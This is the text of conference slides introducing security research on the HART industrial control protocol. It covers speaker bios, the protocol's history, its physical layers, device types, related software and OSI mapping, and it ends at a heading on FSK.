

The international practical infosecurity conference



HART (IN)SECURITY:

How one transmitter can compromise whole plant.

by

Alexander Bolshev

&&

Alexander Malinovskiy



```
; cat /dev/user  
dark_k3y
```

Alexander Bolshev aka @dark_k3y




- Senior IS auditor @ Digital Security/ERPScan
- Ph.D.
- Distributed Systems researcher
- Yet another man wearing “some-color-hat”



; cat /dev/user
Weedle

Alexander Malinovskiy aka Weedle

- Test Engineer @ Motorola Solutions
- Self-educated electronics engineer
- AVR fanatic
- “Yet another random person at conference”



So, WTF is HART?

- Highway Addressable Remote Transducer Protocol
- Industrial protocol.
- Developed by Rosemount in mid-1980s.
- Supported by Hart Communication Foundation
- Different physical layers: Current Loop, Wireless (802.15.4), RS-485, HART-over-IP.
- Mainly used for communicating between software/PLC and RTUs (originally transmitters)
- Mostly used on power plants, chemical factories, oil & gas industry




Why research HART?

- Interesting physical level (current loop).
- Used in high importance industries (plants, factories, wells e.t.c.)
- Current loop line length can reach up to 3km => possible physical security problem.
- Official specifications minimum cost is 975\$+.
- Hart protocol: **Simple. Reliable. Secure.** © Hart Communication Foundation – can you resist of hacking when you hear something like this? :)

HART devices

- RTUs
 - Transmitters (temperature, pressure, etc)
 - I/O devices
- PLC modules
- Gateways
- Modems
- Communicators



HART Software


- SCADA
- OPC Servers (OLE for process control)
- PAS (Plant Asset management Software)
- MES (and even ERP!) integration components.

HART Vendors



And much more!

Typical HART infrastructure



DEMO






HART: more closer look

	OSI Layer	HART
7	Application	Hart commands
2	Datalink	Binary, Master/Slave protocol with CRC
1	Physical	FSK via Copper wiring, Wireless, RS-485, Hart-IP

Physical layers:


- FSK (Copper wiring, 4-20mA current loop):
 - point-to-point mode (analog/digital)
 - multidrop mode (digital)
- Wireless HART (over 802.14.5)
- HART-over-IP (TCP, UDP)
- RS-485 Hart gateways

HART over Current Loop




Frequency-shift-scaling (FSK)

